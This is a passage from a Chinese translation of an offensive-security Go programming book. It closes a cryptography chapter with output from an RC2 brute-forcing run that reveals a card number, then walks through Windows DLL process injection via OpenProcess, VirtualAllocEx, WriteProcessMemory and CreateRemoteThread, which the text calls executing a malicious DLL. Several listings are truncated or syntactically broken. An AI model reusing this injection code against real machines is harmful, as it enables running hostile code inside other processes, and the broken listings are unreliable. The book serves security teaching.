2020/07/12 14:27:47 Starting producers...
2020/07/12 14:27:47 Producers started!
2020/07/12 14:27:47 Starting consumers...
2020/07/12 14:27:47 Consumers started!
2020/07/12 14:27:47 Now we wait...
2020/07/12 14:27:48 Card [4532651325506680] found using key [e612d0bbb6] 2020/
```

程序启动了生产者和消费者，然后等待他们执行。当找到信用卡时，程序将显示明文的卡号和用于解密该卡的密钥。因为我们假设此密钥是所有卡的神奇密钥，所以我们提前中断执行，并通过画一幅自画像来庆祝我们的成功。

当然，根据密钥的不同，家用计算机上的暴力破解可能会花费大量时间——数天甚至数周。对于前面运行的示例，为了更快地找到密钥而缩小了密钥空间。然而，在2016年的MacBook Pro上完全耗尽密钥空间大约需要7天。对于在笔记本电脑上运行的快速而肮脏的解决方案来说，这还不算太坏。

## 总结

对于安全从业者来说，加密是一个重要的课题，尽管学习过程可能有些周折。本章介绍了对称和非对称加密、哈希、使用bcrypt处理密码、消息身份验证、相互身份验证和暴力破解RC2。在下一章中，我们将深入探讨如何攻击Microsoft Windows。

## 第12章：WINDOWS系统交互与分析

开发 Microsoft Windows 攻击的方法数不胜数，本章无法涵盖太多。无论在最初还是后期开发中，我们只介绍并研究几个对攻击Windows有用的技术，并非研究所有的。

我们将从三个主题来讨论后面的Microsoft API 文档和安全问题。第一，使用Go的 `syscall` 包，通过执行进程注入和各系统级的别的Window API交互。第二，探索 Go的Windows Portable Executable (PE)格式核心包，并编写一个PE文件格式解析器。第三，学习在Go代码中使用C代码。

### Windows API中的OpenProcess()函数

了解了Windows API才能攻击Windows。通过研究OpenProcess()函数来学习 Window API文档，该函数用于获得远端进程的句柄。`OpenProcess()` 的文档在 <https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess/>。图12-1是该功能对象的详细属性。

#### OpenProcess function (processthreadsapi.h)

12/05/2018 • 2 minutes to read

Opens an existing local process object.

#### Syntax

```
C++
HANDLE OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);
```

图12-1：Windows API中OpenProcess()的结构

在这个特定的实例中，可以看到该对象看起来非常类似于Go中的结构类型。然而，c++结构中的字段类型并不一定与Go中的类型一致，而且Microsoft数据类型并不总是与Go数据类型匹配。

Windows中数据类型的定义，请参考<https://docs.microsoft.com/en-us/windows/desktop/WinProg/windows-data-types/>，有助于协调Windows数据类型与Go中的相应数据类型。表12-1 涵盖了本章后面的进程注入例子中用的类型转换。

表12-1：Windows数据类型和Go数据类型的映射 |Windows数据类型| Go数据类型  
| :--- | :--- || BOOLEAN | byte || BOOL | int32 || BYTE | byte || DWORD | uint32 ||  
| DWORD32 | uint32 || DWORD64 | uint64 || WORD | uint16 || HANDLE | uintptr  
(unsigned integer pointer) || LPVOID | uintptr || SIZE\_T | uintptr || LPCVOID |  
uintptr || HMODULE | uintptr || LPCSTR | uintptr || LPDWORD | uintptr |

Go 文档将 `uintptr` 数据类型定义为“一种大到足以容纳任何指针的位模式的整数类型”。这是一种特殊的数据类型，稍后在下一节“unsafe.Pointer和uintptr类型”中，讨论 Go的 `unsafe` 包和类型转换时会看到。现在，完成对 Windows API 文档的浏览。

接下来应该查看对象的参数；文档中的Parameters部分有详细介绍。例如，第一个参数 `dwDesiredAccess`，提供了进程句柄应该拥有的有关访问级别的细节。然后，Return Value部分定义了系统调用是否成功的预期值(图12-2)。

## Return value

If the function succeeds, the return value is an open handle to the specified process.

If the function fails, the return value is NULL. To get extended error information, call [GetLastError](#).

图12-2：定义预期的返回值

在接下来的示例代码中使用 `syscall` 包时，将利用 `GetLastError` 错误消息，尽管这略微偏离标准错误处理(比如if `err != nil`语法)。

Windows API文档的最后是Requirements部分，含有如图12-3中的重要细节。最后一行定义了 dynamic link library (DLL)，包含可导出的函数(如 `OpenProcess()`)，当构建Windows DLL模块的变量声明时，它是必需的。换句话说，我们不能在不知道合适的Windows DLL模块的情况下，从Go调用相关的Windows API函数。随着我们进入即将到来的进程注入示例，这一点会变得更清楚。

## Requirements

Minimum supported client	Windows XP [desktop apps   UWP apps]
Minimum supported server	Windows Server 2003 [desktop apps   UWP apps]
Target Platform	Windows
Header	processsthreadsapi.h (include Windows Server 2003, Windows Vista, Windows 7, Windows Server 2008 Windows Server 2008 R2, Windows.h)
Library	Kernel32.lib
DLL	Kernel32.dll

图12-3： Requirements部分定义了调用API所需的库

## unsafe.Pointer 和 uintptr 类型

在处理Go的 `syscall` 包时，肯定需要绕过Go的类型安全保护。原因是我们需要，例如，建立共享内存结构并在Go和C之间执行类型转换。本节介绍了操作内存所需要的基础知识，但是也应当进一步研究Go的官方文档。

通过使用Go的 `unsafe` 包（第9章涉及过的）来绕过Go的安全检查，该包含有绕过Go程序类型安全的操作。Go列出了四条基本的指导方针来帮助我们：

- 任何类型的指针值都能转换成 `unsafe.Pointer`。
- `unsafe.Pointer` 能够转换成任何类型的指针值。
- `uintptr` 能转换成 `unsafe.Pointer`。
- `unsafe.Pointer` 能转换成 `uintptr`。

**注意** 请记住，导入 `unsafe` 包可能是不可移植的，而且尽管Go通常兼容Go的1版本，但使用 `unsafe` 包就不能保证了。

`uintptr` 类型允许原生安全类型间的转换或计算，及其他用途。尽管 `uintptr` 是整数类型，也广泛的用来表示内存地址。当与类型安全指针一起使用时，Go的GC将在运行时维护相关的引用。

然而，当 `unsafe.Pointer` 被引入后，情况就会发生变化。回想下，`uintptr` 本质上是一个无符号的整数。如果使用 `unsafe.Pointer` 创建了一个指针，然后赋值给 `uintptr`，不能保证Go的GC能维护所引用内存地址值的完整性。图12-4进一步描述了这个问题。




图12-4：使

用 `unsafe.Pointer` 和 `uintptr` 时的潜在危险指针

图的上半部分是一个引用了Go的类型安全指针的 `uintptr`。因此，在运行时要维护该引用，并进行严格的GC。图片的下半部分展示的是引用 `unsafe.Pointer` 类型的 `uintptr`，虽然会被GC，但Go不保存也不管理任意数据类型的指针。清单12-1描述了这个问题

```
func state() {
    var onload = createEvents("onload")
    var receive = createEvents("receive")
    var success = createEvents("success")
    mapEvents := make(map[string]interface{})
    mapEvents["messageOnload"] = unsafe.Pointer(onload)
    mapEvents["messageReceive"] = unsafe.Pointer(receive)
    mapEvents["messageSuccess"] = uintptr(unsafe.Pointer(success))
    //This line is safe - retains original value
    fmt.Println(*(*string)(mapEvents["messageReceive"].(unsafe.Pointer)))
    //This line is unsafe - original value could be garbage collected
    fmt.Println(*(*string)(unsafe.Pointer(mapEvents["messageSuccess"].(uintptr))))
}

func createEvents(s string) *string {
    return &s
}
```

清单 12-1：将 `uintptr` 安全地和不安全地与 `unsafe.Pointer` 一起使用

例如，此代码清单可能是用来创建状态机。有三个变量，分别通过调用 `createEvents()` 函数赋值 `onload`、`receive` 和 `success` 的指针。创建 `map[string]interface{}``。使用 `interface{}`` 类型是因为可以接收不用类型的数据。此例中，用来接收 `unsafe.Pointer` 和 `uintptr` 类型的值。

此时，很可能已经发现了危险的代码段。虽然 `mapEvents["messageRecieve"]` 的值是 `unsafe.Pointer` 类型，但它仍然保持对 `receive` 变量的原始引用，并将提供与最初相同的一致输出。相反，`mapEvents["messageSuccess"]` 的值是 `uintptr` 类型。这意味着一旦 `unsafe.Pointer` 值引用被赋值给 `uintptr` 类型的 `success` 变量，`success` 变量就会被GC释放。此外，`uintptr` 只是一种类型，保存内存地址字面意思的整数，而不是对指针的引用。因此，无法保证预期的输出，因为该值可能不再存在。

有没有一种安全的方式一起使用 `uintptr` 和 `unsafe.Pointer`？可以利用 `runtime.Keepalive` 来做到，`runtime.Keepalive` 能够阻止变量被回收。修改下前面的代码块来看下这个问题（清单12-2）。

```
func state() {
    var onload = createEvents("onload")
    var receive = createEvents("receive")
    var success = createEvents("success")
    mapEvents := make(map[string]interface{})
    mapEvents["messageOnload"] = unsafe.Pointer(onload)
    mapEvents["messageReceive"] = unsafe.Pointer(receive)
    mapEvents["messageSuccess"] = uintptr(unsafe.Pointer(success))
    //This line is safe - retains original value
    fmt.Println(*(*string)(mapEvents["messageReceive"].(unsafe.Pointer)))
    //This line is unsafe - original value could be garbage collected
    fmt.Println(*(*string)(unsafe.Pointer(mapEvents["messageSuccess"].(uintptr
        runtime.KeepAlive(success)
    }

func createEvents(s string) | *string {
    return &s
}
```

清单 12-2：使用 `runtime.Keepalive` 阻止变量被回收

严格来说，我们只添加了一行代码！`runtime.KeepAlive(success)` 这行代码告诉Go在运行时 `success` 变量维持可访问的，直到明确地释放或运行结束。意思是尽管 `success` 变量被保存为 `uintptr`，但是不会被GC，原因是明确地调用了 `runtime.KeepAlive()`。

注意，Go中的 `syscall` 包广泛地使用了 `unsafe.Pointer()`，虽然某些函数，如 `syscall9()`，例外地有类型安全，但并非所有函数都用的。此外，当做破解项目时，肯定会遇到需要以不安全的方式操作堆或堆栈内存的情况。

## 使用 `syscall` 包执行进程注入

通常，我们需要把代码注入到进程中。可能是因为我们想要获得对系统（shell）的远程命令行访问，甚至在源代码不可用时调试运行中的程序。理解进程注入机制将会帮助我们执行更有趣的任务，例如加载内存中的恶意软件或钩子函数。无论哪种

方式，本节将演示如何使用Go与Microsoft Windows api交互，来执行进程注入。我们将把存储在磁盘上的有效负载注入到已存在的进程内存中。整个过程如图12-5所示。




图12-5：进程注入原理

第1步，使用Windows的 `OpenProcess()` 函数建立进程句柄，以及所需的进程访问权限。这是进程级交互所需要的，无论处理本地进程还是远端进程。

在第2步的Windows `VirtualAllocEx()` 函数中使用获取到的进程句柄，该函数在远端进程中申请虚拟内存。这是字节级的代码（如shellcode或DLL）加载到远程内存中所必需的。

第3步，使用Windows的 `WriteProcessMemory()` 函数将字节级的代码加载到内存中。注入进程到这一步，作为攻击者的我们要决定如何使用我们的shellcode或DLL。当想要搞懂运行中的程序时，这也是需要注入调试代码的地方。

最后，第4步，使用Windows的 `CreateRemoteThread()` 函数调用本地导出的Windows DLL函数，如位于 `Kernel32.dll` 中的 `LoadLibraryA()`，这样我们就可以使用 `WriteProcessMemory()` 来执行之前植入进程中的代码。

我们刚才描述的四个步骤只是一个基本的流程注入示例。我们将在整个流程注入示例中定义一些额外的文件和函数，这里没有必要介绍这些文件和函数，但在遇到它们时再详细介绍。

## 定义Windows DLL和赋值变量

清单12-3中的第一步是创建 `winmods` 文件。（所有代码都在 <https://github.com/blackhat-go/bhg/>。）该文件定义了本地的Windows DLL，用于维护导出系统级的API，Go的syscall包调用这些API。`winmods` 文件中有比我们示例项目所需要的更多的Windows DLL模块引用的声明和分配，但我们仍会记录下，以便在更高级的注入代码中使用。

```

import "syscall"

var (
    ModKernel32 = syscall.NewLazyDLL("kernel32.dll")
    modUser32 = syscall.NewLazyDLL("user32.dll")
    modAdvapi32 = syscall.NewLazyDLL("Advapi32.dll")

    ProcOpenProcessToken      = modAdvapi32.NewProc("GetProcessToken")
    ProcLookupPrivilegeValueW = modAdvapi32.NewProc("LookupPrivilegeValueW")
    ProcLookupPrivilegeNameW  = modAdvapi32.NewProc("LookupPrivilegeNameW")
    ProcAdjustTokenPrivileges = modAdvapi32.NewProc("AdjustTokenPrivileges")
    ProcGetAsyncKeyState      = modUser32.NewProc("GetAsyncKeyState")
    ProcVirtualAlloc          = ModKernel32.NewProc("VirtualAlloc")
    ProcCreateThread          = ModKernel32.NewProc("CreateThread")
    ProcWaitForSingleObject    = ModKernel32.NewProc("WaitForSingleObject")
    ProcVirtualAllocEx         = ModKernel32.NewProc("VirtualAllocEx")
    ProcVirtualFreeEx          = ModKernel32.NewProc("VirtualFreeEx")
    ProcCreateRemoteThread     = ModKernel32.NewProc("CreateRemoteThread")
    ProcGetLastError           = ModKernel32.NewProc("GetLastError")
    ProcWriteProcessMemory     = ModKernel32.NewProc("WriteProcessMemory")
    ProcOpenProcess             = ModKernel32.NewProc("OpenProcess")
    ProcGetCurrentProcess       = ModKernel32.NewProc("GetCurrentProcess")
    ProcIsDebuggerPresent      = ModKernel32.NewProc("IsDebuggerPresent")
    ProcGetProcAddress          = ModKernel32.NewProc("GetProcAddress")
    ProcCloseHandle             = ModKernel32.NewProc("CloseHandle")
    ProcGetExitCodeThread       = ModKernel32.NewProc("GetExitCodeThread")
)

```

清单12-3: winmods文件(/ch-12/proclnjector/winsys/winmods.go)

使用 `NewLazyDLL()` 加载 `Kernel32` DLL。`Kernel32` 管理了很多Windows内部进程的功能，像地址，句柄，内存申请等等。（值得注意的是，从Go版本1.12.2开始，可以使用一些新函数：`LoadLibraryEx()` 和 `NewLazySystemDLL()` 来更好的加载DLL，并防止系统DLL被劫持攻击。）

在和DLL交互前，必须创建代码中用到的变量。为此，为用到的每个API调用 `module.NewProc`。再次调用 `OpenProcess()`，并赋值给导出的变量 `ProcOpenProcess`。`OpenProcess()` 的使用是任意的；它旨在演示可以将任何导出的Windows DLL函数赋值给变量。

## 使用Windows OpenProcess API 获取进程Token

接下来，构建 `OpenProcessHandle()` 函数，用于获取进程句柄token。我们会在代码中交替使用 `token` 和 `handle` 这两个术语，但是要知道Windows系统中的每个进程都有唯一的进程token。这提供了一种强制执行相关安全的模型，例如 `Mandatory Integrity Control`，一种复杂的安全模型（为了更好地了解进程级的机制，这是值得研究的）。例如，安全模型包括诸如进程级权限和特权之类的项目，并规定了非特权进程和升级了的进程如何交互。

首先，看下C++的 `OpenProcess()` 数据结构在Windows API文档中是如何定义的（清单12-4）。我们将定义这个对象，就好像从本机Windows C++代码调用它一样。然而，我们不会这样做，因为我们将定义这个对象以与Go的 `syscall` 包一起使用。因此，我们只需要把这个对象转换成Go中的数据类型。

```
HANDLE OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);
```

清单 12-4: Windows C++ 对象和数据类型

第一个必须的任务是将 `DWORD` 转换成 Go 中可用的类型。`DWORD` 是由 Microsoft 定义的 32 位无符号整数，和 Go 中的 `uint32` 类型相一致。`DWORD` 值声明它必须包含 `dwDesiredAccess`，或者如文档所述，“一个或多个进程访问权限”。进程访问权限规定了我们希望对进程采取的操作，给定有效的进程 token。

我们想声明一个进程访问权限的变量。因为这些值不会变，把这些相关的值都放到 `constants.go` 文件中，如清单 12-5 那样。每一行定义一个进程访问权限。清单中几乎包含了所有可用的访问权限，但是我们只使用获取进程句柄所需的权限。

```
const (
    // docs.microsoft.com/en-us/windows/desktop/ProcThread/process-security-and-access-rights
    PROCESS_CREATE_PROCESS = 0x0080
    PROCESS_CREATE_THREAD = 0x0002
    PROCESS_DUP_HANDLE = 0x0040
    PROCESS_QUERY_INFORMATION = 0x0400
    PROCESS_QUERY_LIMITED_INFORMATION = 0x1000
    PROCESS_SET_INFORMATION = 0x0200
    PROCESS_SET_QUOTA = 0x0100
    PROCESS_SUSPEND_RESUME = 0x0800
    PROCESS_TERMINATE = 0x0001
    PROCESS_VM_OPERATION = 0x0008
    PROCESS_VM_READ = 0x0010
    PROCESS_VM_WRITE = 0x0020
    PROCESS_ALL_ACCESS = 0x001F0FFF
)
```

清单 12-5：声明进程访问权限的常量部分 (`/ch-12/proclinjector/winsys/constants.go`)

清单 12-5 中定义的所有进程访问权限都与它们各自的十六进制常量值相一致，这是将它们赋值给 Go 变量所需的格式。

在查看清单 12-6 之前，我们想描述一个问题是，下面的大多数进程注入函数，不仅仅是 `OpenProcessHandle()`，将使用 `Inject` 类型的自定义对象并返回 `error` 类型的值。`Inject` 机构（清单 12-6）包含几个值，这些值通过 `syscall` 提供给 Windows 相关的函数。

```

type Inject struct {
    Pid uint32
    DllPath string
    DLLSize uint32
    Privilege string
    RemoteProcHandle uintptr
    Lpaddr uintptr
    LoadLibAddr uintptr
    RThread uintptr
    Token TOKEN
}
type TOKEN struct {
    tokenHandle syscall.Token
}

```

清单 12-6：持有几个进程注入数据类型的 injection 结构体 (/ch-12/proInjector/winsys/models.go)

清单12-7展示了第一个实际函数 `OpenProcessHandle()`。来看下下面的代码块，并讨论下细节。

```

func OpenProcessHandle(i *Inject) error {
    var rights uint32 = PROCESS_CREATE_THREAD |
        PROCESS_QUERY_INFORMATION |
        PROCESS_VM_OPERATION |
        PROCESS_VM_WRITE |
        PROCESS_VM_READ
    var inheritHandle uint32 = 0
    var processID uint32 = i.Pid
    remoteProcHandle, _, lastErr := ProcOpenProcess.Callz(
        uintptr(rights), // DWORD dwDesiredAccess
        uintptr(inheritHandle), // BOOL bInheritHandle
        uintptr(processID)) // DWORD dwProcessId
    if remoteProcHandle == 0 {
        return errors.Wrap(lastErr, `[!] ERROR :Can't Open Remote Process. May`)
    }
    i.RemoteProcHandle = remoteProcHandle
    fmt.Printf("[-] Input PID: %v\n", i.Pid)
    fmt.Printf("[-] Input DLL: %v\n", i.DllPath)

    fmt.Printf("[+] Process handle: %v\n", unsafe.Pointer(i.RemoteProcHandle))
    return nil
}

```

清单 12-7：用于获取进程句柄的 `OpenProcessHandle()` 函数 (/ch-12/proInjector/winsys/inject.go)

代码开始先把进程访问权限赋值给 `uint32` 类型的 `rights` 变量。分配的实际包含 `PROCESS_CREATE_THREAD`，该值允许我们在远端进程中创建线程。接下来是 `PROCESS_QUERY_INFORMATION`，用来查询远端进程的详情。最后是三个进程访问权限，`PROCESS_VM_OPERATION`，`PROCESS_VM_WRITE`，和 `PROCESS_VM_READ`，这三个可以管理远端进程的虚拟内存。

接下来声明变量 `inheritHandle`，指示新进程句柄是否继承现有句柄。传入0表示布尔值为false，因为要创建新进程句柄。紧随其后的是 `processID` 变量，包含被攻击进程的PID。与此同时，调整变量类型使和Windows API文档中的一致，这样声明的两个变量类型都是 `uint32`。这种模式一直持续到我们使用 `ProcOpenProcess.Call()` 进行系统调用。

`ProcOpenProcess.Call()` 方法参数为几个 `uintptr` 类型的值，如果看下该方法的签名，这些值可能会被声明为 `...uintptr`。另外，返回值类型也被设计为 `uintptr` 和 `error`。而且，错误类型被命名为 `lastErr`，可以在 Windows API 文档中找到它的引用，并包含由实际调用函数定义的返回错误值。

## 使用Windows API `VirtualAllocEx` 操作内存

既然已经有了远端进程句柄，我们就要个方法在远端进程中申请虚拟内存。这是必要的，以便留出一个内存区域，并在写入之前初始化。现在就来创建它。将清单 12-8 中定义的函数放到清单 12-7 中的函数后面。（在浏览进程注入代码过程中，我们会一个接一个地添加函数。）

```
func VirtualAllocEx(i *Inject) error {
    var flAllocationType uint32 = MEM_COMMIT | MEM_RESERVE
    var flProtect uint32 = PAGE_EXECUTE_READWRITE
    lpBaseAddress, _, _ := i.RemoteProcHandle, // HANDLE hProcess
    uintptr(nullRef), // LPVOID lpAddressu
    uintptr(i.DLLSize), // SIZE_T dwSize
    uintptr(flAllocationType), // DWORD flAllocationType
    // https://docs.microsoft.com/en-us/windows/desktop/Memory/memory-protection-c
    uintptr(flProtect)) // DWORD flProtect
    if lpBaseAddress == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Can't Allocate Memory On Remo
    }
    i.Lpaddr = lpBaseAddress
    fmt.Printf("[+] Base memory address: %v\n", unsafe.Pointer(i.Lpaddr))
    return nil
}
```

清单 12-8 通过 `VirtualAllocEx` 在远端进程中申请内存（/ch-12/procInjector /winsys/inject.go）

不像前面 `OpenProcess()` 系统调用，通过 `nullRef` 变量介绍一种新的细节。Go 中所有的 `null` 用 `nil` 关键字代表。然而，这是个有类型的值，也就是通过没有类型的 `syscall` 直接传递会导致运行时错误，或类型转换错误——无论哪种错误，都是糟糕的状况。在本例中修复非常简单：声明一个 0 值的变量，例如整数。0 值现在可以被接收的 Windows 函数可靠地传递和解释为 `null` 值。

## 使用Windows API `WriteProcessMemory` 写内存

下一步，使用 `WriteProcessMemory` 函数写入前面使用 `VirtualAllocEx()` 函数初始化过的远端进程内存。清单 12-9 中，通过按文件路径调用 DLL 使流程简单，而并非将整个 DLL 代码写入内存。

```

func WriteProcessMemory(i *Inject) error {
    var nBytesWritten *byte
    dllPathBytes, err := syscall.BytePtrFromString(i.DllPath)
    if err != nil {
        return err
    }
    writeMem, _, lastErr := ProcWriteProcessMemory.Call(
        i.RemoteProcHandle, // HANDLE hProcess
        i.Lpaddr, // LPVOID lpBaseAddress
        uintptr(unsafe.Pointer(dllPathBytes)), // LPCVOID lpBuffer
        uintptr(i.DLLSize), // SIZE_T nSize
        uintptr(unsafe.Pointer(nBytesWritten))) // SIZE_T *lpNumberOfBytesWritten
    if writeMem == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Can't write to process memory")
    }
    return nil
}

```

清单 12-9: 将 DLL 文件路径写入远端进程的内存中 (/ch-12/proInjector/winsys/inject.go)

首先注意的是 `syscall` 中的 `BytePtrFromString()` 函数，这是个方便将 `string` 转换成 `byte` 切片的函数，将返回结果赋值给 `dllPathBytes`。

最后，看下 `unsafe.Pointer` 的作用。`ProcWriteProcessMemory.Call` 中的第三个参数在 Windows API 规范中定义为“`lpBuffer`——指向包含写入指定进程的地址空间的数据缓冲区的指针。”为了将 `dllPathBytes` 中定义的 Go 指针传递 Windows 函数，使用 `unsafe.Pointer` 来规避类型转换。这里要说明的最后一点是 `uintptr` 和 `unsafe.Pointer` 可以放心地使用，因为这两者都是内联使用，并且没有赋值给返回值来重用。

## 使用Windows API GetProcAddress 查找 LoadLibraryA

`Kernel32.dll` 有个名为 `LoadLibraryA()` 的函数，该函数对所有的 Windows 版本都适用。Microsoft 文档声明 `LoadLibraryA()` “将指定的模块加载到调用进程的地址空间中。也可能会加载指定模块引用的其他模块。”在创建执行实际进程注入所需远端线程前，需先获取到 `LoadLibraryA()` 的内存地址。这就需要用 `GetProcAddress()` 函数——前面提到的那些支持函数之一（清单 12-10）。

```

func GetLoadLibAddress(i *Inject) error {
    var llibBytePtr *byte
    llibBytePtr, err := syscall.BytePtrFromString("LoadLibraryA")
    if err != nil {
        return err
    }
    lladdr, _, lastErr := ProcGetProcAddress.Callv(
        ModKernel32.Handle(), // HMODULE hModule
        uintptr(unsafe.Pointer(llibBytePtr))) // LPCSTR lpProcName x
    if &lladdr == nil {
        return errors.Wrap(lastErr, "[!] ERROR : Can't get process address.")
    }
    i.LoadLibAddr = lladdr
    fmt.Printf("[+] Kernel32.Dll memory address: %v\n", unsafe.Pointer(ModKernel32))
    fmt.Printf("[+] Loader memory address: %v\n", unsafe.Pointer(i.LoadLibAddr))
    return nil
}

```

清单 12-10: 使用Windows函数 `GetProcAddress()` 获取 `LoadLibraryA()` 内存地址  
(/ch-12/procInjector/winsys/inject.go)

使用 `GetProcAddress()` Windows 函数来确定调用 `CreateRemoteThread()` 函数所需的 `LoadLibraryA()` 的起始内存地址。`ProcGetProcAddress.Call()` 函数有两个参数：第一个是 `Kernel32.dll` 的句柄，其中包含 `LoadLibraryA()`，第二个是从字符串"LoadLibraryA"转换来的 byte 切片。

## 使用Windows API `CreateRemoteThread` 执行恶意的DLL

使用 `CreateRemoteThread()` Windows 函数针对远端进程的虚拟内存区域创建一个线程。如果该区域恰好是 `LoadLibraryA()`，现在就可以加载并执行包含恶意 DLL 文件路径的内存区域。看下清单12-11。

```
func CreateRemoteThread(i *Inject) error {
    var threadId uint32 = 0
    var dwCreationFlags uint32 = 0
    remoteThread, _, lastErr := ProcCreateRemoteThread.Call(
        i.RemoteProcHandle, // HANDLE hProcess
        uintptr(nullRef), // LPSECURITY_ATTRIBUTES lpThreadAttributes
        uintptr(nullRef), // SIZE_T dwStackSize
        i.LoadLibAddr, // LPTHREAD_START_ROUTINE lpStartAddress
        i.Lpaddr, // LPVOID lpParameter
        uintptr(dwCreationFlags), // DWORD dwCreationFlags
        uintptr(unsafe.Pointer(&threadId)), // LPDWORD lpThreadId
    )
    if remoteThread == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Can't Create Remote Thread.")
    }
    i.RThread = remoteThread
    fmt.Printf("[+] Thread identifier created: %v\n", unsafe.Pointer(&threadId))
    fmt.Printf("[+] Thread handle created: %v\n", unsafe.Pointer(i.RThread))
    return nil
}
```

清单 12-11: 使用 `CreateRemoteThread()` Windows 函数执行进程注入 (/ch-12/procInjector/winsys/inject.go)

`ProcCreateRemoteThread.Call()` 函数总共需要七个参数，但在示例中只用到了三个。相关的参数是包含被入侵进程句柄的 `RemoteProcHandle`，包含线程要调用的 start routine 的 `LoadLibAddr`（在本例中为 `LoadLibraryA()`），最后是指向保存有效负载位置的虚拟内存的指针。

## 使用Windows API `WaitForSingleObject` 验证注入

使用Windows的 `WaitForSingleObject()` 函数来识别特定对象何时处于信号状态。这和进程注入有关，因为我们希望等待线程执行，防止其过早退出。简要讨论清单 12-12 中的函数定义。

```

func WaitForSingleObject(i *Inject) error {
    var dwMilliseconds uint32 = INFINITE
    var dwExitCode uint32
    rWaitValue, _, lastErr := ProcWaitForSingleObject.Call(
        i.RThread, // HANDLE hHandle
        uintptr(dwMilliseconds)) // DWORD dwMilliseconds
    if rWaitValue != 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error returning thread wait status")
    }
    success, _, lastErr := ProcGetExitCodeThread.Call(
        i.RThread, // HANDLE hThread
        uintptr(unsafe.Pointer(&dwExitCode))) // LPDWORD lpExitCode
    if success == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error returning thread exit code")
    }
    closed, _, lastErr := ProcCloseHandle.Call(i.RThread) // HANDLE hObject
    if closed == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error closing thread handle.")
    }
    return nil
}

```

清单 12-12： 使用Windows的 `WaitforSingleObject()` 函数确保线程成功执行（/ch-12/proInjector/winsys/inject.go）

代码中有三个地方需要注意。第一，`ProcWaitForSingleObject.Call()` 系统调用传递的是清单12-11返回的线程句柄。第二个参数是 `INFINITE` 的等待值，以声明与事件关联的无限到期时间。

接下来是 `ProcGetExitCodeThread.Call()`，确定线程是否成功结束。如果成功结束，`LoadLibraryA` 应当会被调用，且我们的DLL会被执行。最后，就像我们清理所有的句柄一样，传递给 `ProcCloseHandle.Call()` 系统调用以便明确地关闭线程对象的句柄。

## 使用Windows API `VirtualFreeEx` 清理

使用Windows的 `VirtualFreeEx()` 函数释放，或取消提交，在清单12-8中通过 `VirtualAllocEx()` 申请的虚拟内存。这是清理内存所必需的，因为考虑到注入远端进程的代码的整体大小，初始化的内存区域可能相当大，例如整个的DLL。来看下代码（清单12-13）。

```

func VirtualFreeEx(i *Inject) error {
    var dwFreeType uint32 = MEM_RELEASE
    var size uint32 = 0 //Size must be 0 to MEM_RELEASE all of the region
    rFreeValue, _, lastErr := ProcVirtualFreeEx.Call(
        i.RemoteProcHandle, // HANDLE hProcess v
        i.Lpaddr, // LPVOID lpAddress w
        uintptr(size), // SIZE_T dwSize x
        uintptr(dwFreeType)) // DWORD dwFreeType y
    if rFreeValue == 0 {
        return errors.Wrap(lastErr, "[!] ERROR : Error freeing process memory.")
    }
    fmt.Println("[+] Success: Freed memory region")
    return nil
}

```

清单 12-13： 使用Windows的 `VirtualFreeEx()` 函数释放内存（/ch-12/proInjector/winsys/inject.go）

`ProcVirtualFreeEx.Call()` 函数有四个参数。第一个是远端进程句柄，与要释放其内存的进程关联。下一个是指向释放内存地址的指针。

注意，变量 `size` 赋值为0。如 Windows API 规范中所规定那样，把整个内存区间释放回可回收的状态这是必要的。最后，我们通过 `MEM_RELEASE` 操作来完全释放进程内存（以及我们对进程注入的讨论）。

## 附加练习

像本书中的其他章节那样，如果您在此过程中进行编码和实验，本章会有很高的价值。因此，我们用一些挑战或可能性来结束本节，以扩展已经涵盖的想法：

- 创建代码注入最重要的方面之一是维护一个足以检查和调试进程执行的可用工具链。下载并安装Process Hacker 和 Process Monitor，然后，使用 Process Hacker，定位 `Kernel32` 和 `LoadLibrary` 的内存地址。在此过程中，找到进程句柄并查看完整性级别以及固有特权。现在将您的代码注入同一个进程并定位线程。
